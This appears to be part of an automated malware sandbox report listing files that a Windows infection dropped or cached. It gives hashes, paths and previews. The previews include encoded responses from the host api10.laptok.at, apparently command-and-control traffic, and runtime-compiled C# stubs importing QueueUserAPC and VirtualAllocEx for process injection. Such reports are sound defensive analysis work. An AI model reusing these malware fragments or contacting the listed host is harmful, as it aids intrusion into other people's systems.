IE Cache URL:	http://api10.laptok.at/api1/ON6JKCj_2BzCCDB/1zRXWjmGSH4dnXto7n/a3jbKUyFp/zm28mIKXIZXvZ9zAbzLK/ylKE7k3_2BbdPjjCSjH/Bhzm2iLbw_2BlZFjfzdu9K/QNeuz5NJoJPdd/3RpNk4gX/684IFalzbokAf38NKCQoGB3/giv4u8aUar/1Y3lwJEGTTwG7vgZb/hfQjMo3huzsc/_2B2kxzS9SV/aDAgJWuWGRyIv3/OVgklOZtJCDxn5mV_2BOp/ZWvDrGcJhzM9JQCv/ytbaFIu03cT7HsQ/LvD4iOQPI8imqvRWlT/lJ9Iessga/osAc16h46CUOpOSEj/Yy
Preview:	JeG/8wThylCEn4+CIU0cSt+a3bEgmuzbwI5qSRlMQL5GKcZqjCqkcbobMhHHksN4DbKnIi4XxkvbhSHHzI9vsYrmzzL54KXyN3V5WjH5uTFngsMbn4g1+cHmTrSSDIxwdMLA+yx7GUIUbcYQFjajdMEBr5+Vu+NSBnwlOFmrr+Ea0M6LQZ/N49l78d3GS21gIRDMibXNCK+lPILPST3AsQ7WZq6xdgKamM1Jaop83PBf5h2Dg7NNnPZl8l6i0A0NVehKYm9rOFYGbt6TpXMGiAngrM//llISOFipsc3ld3a/CzIsNjXB7NUViEzQdVg3TV1oq/k4nDHM8JDJhHZ3gAPxp8h441WUrWiaofeeFNAu+pdUNQ6+8HrkjFSmYjz93S3jebSkxKYGnmImxNjXcblYWqDKByQdcX45WPCRMCEEn5x7wkyf4JTB859nMg7eJPl0j6WLyNZhtdXJE6KAEEfAGo3ejMPHFeBmbTcpckNDN2YJuPYo8Zi+3VWjAbqfUjVVv98N9WOCJNBrnBt679sQalOjY2/QQSVYuu+vzXpGq081fObn3URplKaoMJlVDpIpFD18OkmnkH24ICd+Bk6L27VeXbBFvPaKksTCXOVZhAMKqZsJ0pKE7ENhvy85ec1fqkUInoL2E7VrDwPrP9CFkNK6oV4EgMxkEuWvfEkpdhiKx3hNemdof8QGw5A1/dambTm4yrFIwhcRsENlcsS4bHlgrGVvEWfXmfe9g9Embxn+yWh33CpZZ3H6HH7J2hssm/z87fLHQlZmTgajLDzaMSc9ThtbIc+RL2YPURknwKtcxdHLof45vD4LTjCo5bnRWAtJQy9w356LV567Q4pRsbj+wysHxPiKZYZmCPCRiwuqk7m2RdpCxS48UBkMxaByXpxHse1cqmVL/JRu+Gs+ehk6yxEBRhG9/UkNiAMHPm3npwxjdAX7++BVfTzRkCuaG1pa+WEHD2sTl/8kRdl/uKLkuSlfJlaelN+y

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\34tuFQrR[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	340064
Entropy (8bit):	5.999861206284018
Encrypted:	false
SSDEEP:	6144:JIRX8egUYt9OT0ijXuuBm3l5KQo9uUCFhYK7pdFT2DYdwYc08SsVH:JIh5gnwT04Dm3PG9unF6GX4DGq6sJ
MD5:	10FBC9D242FD8CD959FF426E4B62FBE6
SHA1:	72B6C613DCB5A501AA0F7AE15F3BD78627197C9B
SHA-256:	EC909CEE0478B6ED5C79D68B6DDD8CC80B5B707E5F74421980A475812BCBF069
SHA-512:	0CEC539006C6997E80436BA6090B3D0926DCD1031BF761482685E8A9B2C718C29B14A41EAF3EBEA40E1BD2F0945A384FDFE2460334316E05DD52812D9EEA230
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/e8J0mG5lwiTYI4icST/XwuRPk1WR/O2_2FLREL3g_2Bdsncic/_2F_2Fow8TpCB9p_2Bj/zmvfM_2BxkF2z6LAdGBQYT/VVFUBTjiLtdmv/z1vsS1b9/h_2Fj_2BxFVp8DBu2Dofcsv/Kv6seO5eeW/D_2BeLNZQPv2reEOP/gDxjD6y_2Ba9/4irkQZqxmvf/9gg2SCAj4TalZx/1SLIP2InPcQLc5ZsM9f5y/_2FMOWQ6jsIMXMBN/hDufArlyeEDIAOr/Sco7UD5GaVWTjyRv0y/uryOt5Vso/0DF8H9bz3K9Q8xTOA2GN/nbXSkM052l7YJ25GJNP/F1evg5adcZfk_2FVPUzqLE/34tuFQrR
Preview:	Jqhw2IavH8gZkhpcFrw1OLJBaU3JjzLdiA1RGDIRYDgU07YCjPuaB/bxTrBsjXh3SRTqeWes0lsYe+xeTCZoewfQSITdInGuCSyC+BM8izF19niprBwDmtq9Dpq43wqO5mT5wSWfZVgh9/vOjtuke72F3X2y8PNEshnUZSnVHXxlBWcSP59gSAEOiKj1eIPaPdFm9ThzRWlP0N3Y+nFSrJpbBs9Rfw9ueBfOTBZs15IZYX+RrdNFAqlh1x4wRa7jloacgXHC77xIO2TK+ofYKa9o10L+mWzxctg8rOl0KwmZkvzjdI+3eu+0jgqftO6jVPsBoDwxGUjwt3ofq5eee/X+q41KwH9afWCt0m0CidoYvIGIFgMGfhYniRSNgSJf92cZ55KKq15fO7CdupMB1IeiXcUeP39vl7vl1a4vQMe/gDQdZoZci9hbDWipAuGKFxx3rYxAep8hqVlV+KUBfn3XWKRfXcs/P0gZWLFQoJ9ah/TMBHOyVX70/kHv39iAiGg42udHX7tergSmifF4pSQ3LGSwniWbo78VCa7OTTIcGpCq6ZNjG751UcISxcWrGVZY6FCtVfWTqfZPbuZUOHV0RmTgyxfrnDDFTgPtyWuzAWK9aqPVqX+GDynkmmHTOT8ri9BhqfCssEc3JeyONyy9I6RvTtYRoTC8eeWUGuU4bRWF03LPUc/w/ttQgFpwg2EvkRRaLpu/V2P6PiLsROsGcDgMsNH+Dc2HpUMbGLtbA5+j3t9EmwpsbXGYD3MJBmRbXtkSdotAC9p2195oBKIBHFOJbgIIpD3eZES5HiGYNddREUByxgzNQEATb2HXAFpy0cOgBa4PjnqtQj1d9jSuzyviZM0yeFvLWTPHSjzw5lzr3vHCy11LpnyMzQmRLbyKsE7l5KqxjhRpe9OQ+JIAWsFFoYgYkVET6DSoRm8XWqkblYTlky5l1/1foE4WcWQmOt+hUWGLAY3bTgxd1+TQLKY8UPjIdJ8ZkWSk

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\gGWW8[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	268376
Entropy (8bit):	5.999918699187254
Encrypted:	false
SSDEEP:	6144:aTqvmKWC4cCv1ltz+s9VjKuzqfCexeYnwAA8xjRwP6QGfO4J8T60:vvmy438+mL2aedA8qV5fTP

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\gGWW8[1].htm	
MD5:	F02FC6B28F47EE93A0E03C115C9EC84F
SHA1:	572F29665167CD9E8E2C3EE2AF423021E43ADE4F
SHA-256:	3E7900ABB2A6339DDF27734A6C0DB61BB6C00959167864AFCC1CC63CC065C3E9
SHA-512:	7464DE67D7FE01847BFF8D8ED9D3469B6F7A5EFA0A03FCBF0B15D12557060E7C368578366FD83301C99A13DB2AED6064F0741843B686676BDAE0E7209FD9DF1
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/qvYtom7jPMjc/BwFvjaIO4Bv/MbiT4yG6pHfZnV/ZL7sBbHjAqjjVKuOVsR_2/BwLLpnqz5A7VsJpR/VO84dIDbsiOR8iF/cYWxYBw9oC1caEXJgQ/1ZZhS32tE/_2FIQD8vf0Ka7hthdepE/X6LzVrz2dY0Kt9O92Fg/RdwscE4szAaD7AwXR4Vb_2/BkqnQ_2BhW_2F/lBJqoDb5/VV0dcjLelYqerhB5eYzjTAM/cUE3isCvij/iDKviq_2BgRZp2DXp/gw7kl8fvts1f/V1i5c7M51yH/1feNv9xtSWcKia/RzrYlQJt9o9X3mmLIReIH/gGWW8
Preview:	b6ZoQgIoGqJcv4s29ASnrEL2xhhBFlKFoj5eXNabIbIhvuBAhPlh83ubwoiWRactF603IXktk4sTVVnjJiSi4lkpFNGdYcZzCzId7spWIxpNmj/4Zu2KkibFdF89vPGaESp92c8j1tucb8rDAmxTkH5tQLpSoBCMeoMqOAmQsLCynp9SCtGeeuvCscRl8Y0Yj4BjR/ISP3hP2joHhsUaiGvmZL5VNZyDhsZYqzM1/lpKrLQqiEcJncJGraiugGcArnMDWwqLcg256iuN7RvUjVXlRoCD0e1iancukR5cT/kjuIo1fX7rStltkYKnOxngzhgtdZnJUFMxsGZ/m2rbgGeuXT3eX3PfNolSk7pzWwekB8kbFvRBKoxWgSf/us0G2cyzS4pJdgbjxiwHleqBO8HhDg3SmiRQQ2XSG8OYABgYA6dr9GIXtnKGAkJPPFavZMF+VBh/LFMeQ/KS+FNmysNRBGN/GjYi2FIGoz52Uck+Vd5O1D1Q6s9DtEMUCTzAYVKiT+70Aq5F0y6z43ugTRwxBEijYC5YJrcfWFiEjO/iGMh1IsQvmMr2ib01+Nuiy70bK6tcFg3psQ4rMUgV6C93Bs2xCg/sCe23Nd9cEORS6S337hctq7SPzb4wRn3+ONm8nnrv7PE98WyL/pE3OFR36uYSp9/N37IYkhi9wMhTJ5GD7KMwGVgXGK/9A8KJfFw1FvEIit+EKFcMJugd1SeAQmv0eKtkg3ijZH0vYUH3huYJWQidfySq12ExSPk2cSZqZwaHRsd2euZB6MfsWpkD/iwT/YwGmGyDyGIzQO+ECV6aC54i4RWoDuuNKaWeXMshG0JHEnMhHk6Ivx2Z5nA7XVPkf1M1AzBDPtYcFXGg6r7gU5kc+hpjOMzLbID3GBeOye0heQwepVraJfZXccuGSaGsKK5eVbhRze6tTVn23qpQ4zskmpHWLd3VnhgWtLgEEHX5zJBcgYyiTyCrmIVHkrBej9a4aw/hDKZ8

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllllulbIj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82943
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.378627150613191
Encrypted:	false
SSDEEP:	3:oVXUOFxNYqAW8JOGXnEOFxNYgn:o9UOFxPqEOFxb
MD5:	2E9952CC0C89B2A6B0112F35E717A982
SHA1:	839DD5662B6042B2286B11BE6DE8A9F29FA2615B
SHA-256:	FA5C935329E895B0364C5B06DD460597D12139D45C260DCB028252F7CB4F03B7

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
SHA-512:	9A151B1F8D3A16ADB2A45AC091B8B3522EB9231CAC4EAE92739DE1E77543F89F87F6F664EC12D5C4D8528F9B06FA410175C0E30B73CA7FE12E67D2F40AF316D 4
Malicious:	false
Preview:	[2021/01/22 19:10:35.735] Latest deploy version: ..[2021/01/22 19:10:35.735] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RES9BB5.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2192
Entropy (8bit):	2.7148307399407363
Encrypted:	false
SSDEEP:	24:eapoSXaHHfhKdNfI+ycuZhNC3akSzgPNnq9SpYm9c:bySK5Kd91ulIa3Uq9z
MD5:	E9B27849A407549E319ACB2B6150716C
SHA1:	107B48E7B155B6E80646205EAE5953ED94F9CDBF
SHA-256:	5FFBDDD8656FB1D4F5818D46E7FFC21477C04C18A52193A5E7B0E1D61FBD2458
SHA-512:	3BA99870EC9596C3AE4A2D709E76D714C1A49F825318AC8E42F57D1C2AFE3806381FB7EDC003F9B13AC9997CAF805133ACAA18FFE85CF04E11982955B753778
Malicious:	false
Preview:	.....W....c:\Users\user\AppData\Local\Temp\f1lrerxf\CSC9A4B28F2F0C74BBFAD6D775E23C8FA61.TMP.....&..=..J(...F...x.....7.....C:\Users\user\Ap pData\Local\Temp\RES9BB5.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvt res.exe..... ....

C:\Users\user\AppData\Local\Temp\RESAC30.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2192
Entropy (8bit):	2.7108039797575585
Encrypted:	false
SSDEEP:	24:/agPynBaHO/hKdNfI+ycuZhNXakS5PNnq9Spvm9c:SkyncoKd91ulXa37q9o
MD5:	E6242C003EFBBE3505C62BF77F7E1BF5
SHA1:	A67BA2C841AD1A99F2A3832685A712540C8E04F2
SHA-256:	5623A266A00FC25F712BA80EFCB980B88222837C33673C6DE131236CA4DE14E0
SHA-512:	5B87DBA29134440E52E1F8E47160994EA92FF6704D42A10A4482C41E037FACDB81AEEC3786C16471905CD38C8B73512BFF0D997602A9AA5B9DE490DA7189432
Malicious:	false
Preview:	.....V....c:\Users\user\AppData\Local\Temp\ntdrbunx\CSC5967AF4362DF4FAC8293E16849360B0.TMP.....f.W.....L..!.....7.....C:\Users\user\AppData\Loca l\Temp\RESAC30.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_e23dje1f.bec.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lrj1ceqt.bq5.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lrj1ceqt.bq5.psm1	
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp\f1lrerxf\CSC9A4B28F2F0C74BBFAD6D775E23C8FA61.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.084692051518933
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryo3ak7YnqqzgPN5Dlq5J:+RI+ycuZhNC3akSzgPNnqX
MD5:	2610D23D91AA4A28FABF1846890F9E78
SHA1:	BBCB0477B5B759ED2039CC57CB5A1FAF2AD89151
SHA-256:	E53354B0AB300C2206C753317CA1C14426883B39A48DFEE51205C403B4A7E542
SHA-512:	09FF590B5071A7FC410A3FAAC95A8E2A408C263E9CEE5BCA92C38B15F46E8A56B5C0F3A7484D9342F699FA71F09D3F12E046A82193A9E7C3A8E93C7C931B9BD D
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...f.1.l.r.e.r.x.f...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...f.1.l.r.e.r.x.f...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	411
Entropy (8bit):	5.022568322197063
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJwQ5mMRSR7a1yTyShSRa+rVSSRnA/fh14v02JKy:V/DTLDfuqRySQ9rV5nA/TDy
MD5:	9B2165E59D51BB6E8E99190BD9C6BC8B
SHA1:	02B2F188D7654CA079ADA726994D383CF75FF114
SHA-256:	36E14435EE02B02C2B06087FF3750569342E8B8D8571F3F45E61AF50D3B03CEA
SHA-512:	20E05DE0D57D1F6F53FB3290CB1C533D152C6076E2451B0A463D5AD6342976F49F31DDA8CC668E3EC26775E75EE191B8DD44645F40F723667EE8376C84998209
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tseeoxqndt. {. [DllImport("kernel32")].public static extern uint Qu eueUserAPC(IntPtr jphxxkfdthf,IntPtr lnf,IntPtr uet);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint wwqqeyldba,uint ccghpcxllqj,IntPtr tobsn);.. }..}.

C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.197786234514801
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fzdZLdWzxs7+AEszIN723fzdZLdrn:p37Lvkmb6K2a7nwWZETa7nt
MD5:	734007057FDE86BAC082B20BD7726DE7
SHA1:	6F0C054B6333F2A4C97ACC181B6ED06841535426
SHA-256:	1E60A23537A2F720129BB863B7FBBC10542C4A1CCF53DC3635261A60626C5714
SHA-512:	D0A4C03223E42227E89B0C770C64115E5515630923F48903C1723B85533F2919C03ED529A1BE956136E8F1E50F34DD55CB20BE590FE1DD024A739FA86FF9CD04
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.0.cs"

C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6309793787133975
Encrypted:	false
SSDEEP:	24:etGSvm8+mDR853RY0JGD4lp2tkZfkaDZ0hEdI+ycuZhNC3akSzgPNnq:6vwmS5+4jJkcZ6Ed1ulIa3Uq
MD5:	F24FEFA4EE7E99549CE5072CB4CF767B
SHA1:	C39A5E46DD4A6F84A1106C47C7FC3C58576E5A27
SHA-256:	811758515C92DDD9D681A7B2C48B1E7E712FAECD190656CC0020919F1A22A540
SHA-512:	062C33194BB6D8956CE8F517D5642B2790E8824685A6312EE3B2FE52BAF4EB83695037AB049754C48707B34EEC0DF4C737395452C0F1C257E8F5E37E7FDC4B32
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....!.....$... ...@..... ..... ..@.....#..O....@.....`..... ....H.....text..... ....`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....6./.....%....."..... =..... J.....]....P .....h.....n....z....~.....h. ...h...!.h.%...h.....*.....3.8.....=.....J.....]..... .....&.....<Module>.f1lrerxf.dll.tseeoxqndt.W32.mscorl

C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\ntdrbunx\CSC5967AF4362DF4FAC8293E16849360B0.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0845700612573927
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grysqak7Ynqq9bPN5Dlq5J:+RI+ycuZhNXakS5PNnqX
MD5:	B2979466D8579E0785E5064C8CE921F1
SHA1:	670D138D3A628DB0152A506F5ECB9C0CF9609A40
SHA-256:	FEED5B32BB7B288F8B1905BFE55FA9911E478AFB5B49FFEFC785E2CB3DF4DFF1
SHA-512:	3411629BD6F167A6A61FDBD52C983DC529EFCA866BB409AB85B634ED11A69A02280B67D990A45166A7276EBB89A315F23A570EBD6E2B44BFD08937ECCF89575 B
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...n.t.d.r.b.u.n.x...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...n.t.d.r.b.u.n.x...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	413
Entropy (8bit):	4.95469485629364
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJAMRSRa+eNMjSSRrEMx9SRHq1DAfWZSEehEFQy:V/DTLDfuA9eg5rEMx8u25hZy
MD5:	66C992425F6FC8E496BCA0C59044EDFD
SHA1:	9900C115A66028CD4E43BD8C2D01401357FD7579

C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.0.cs	
SHA-256:	85FEE59EDA69CF81416915A84F0B8F7D8980A3A582B5FA6CC27A8C1340838B6C
SHA-512:	D674884748328A261D3CB4298F2EB63B37A77182869C5E3B462FAB917631FC1A6BB9B266CAD4E627F68C3016A2EEADCD508FDDBAF818E2F12E51B97325D9406
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class iteocetkyp. {. [DllImport("kernel32")].public static extern IntPtr GetCurrent Process();.[DllImport("kernel32")].public static extern void SleepEx(uint hmli,uint odfa);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr cieceahsrf,IntP tr qipockeo,uint fmaounwoa,uint hdhq,uint fssner);.. }..}.

C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.179763622265848
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fgU4zxs7+AEszIN723fgUzx:p37Lvkmb6K2a6WZETaf
MD5:	FFAF9778B98D9FC34162F4CCFFEF61BC
SHA1:	7601F6A7960342F9BF8220C421330FFE5EAA65BA
SHA-256:	C3BA1254F8A54D7688038485699D86BD68112485C5A8B9689678CD1FE4470709
SHA-512:	B27ECD33A04005B7169ABC2F25B517A32034FC5EDD2FEEB00A4BB862B6ACC1F01A05EDD4874EBE6445590B22EB0F492272421CA67D3E8E7F7BD10618BB18B9 03
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.0.cs"

C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6121099409461683
Encrypted:	false
SSDEEP:	24:etGSLmM+WEei8MT38s2EGxcadWC0PtkZf5Bbaw7I+ycuZhNXakS5PNnq:6Lg7qMTMpEGxc0WCdJ5F1ulXa37q
MD5:	4B491C2E080EB27EEFB6D132BB66DC80
SHA1:	7FC5FAB40120746D8657889B078788CCE466A15A
SHA-256:	EF207673335C13E92DB1F4F20BA4ECC339F5141C363F7EBFD6A19006DA7CE245
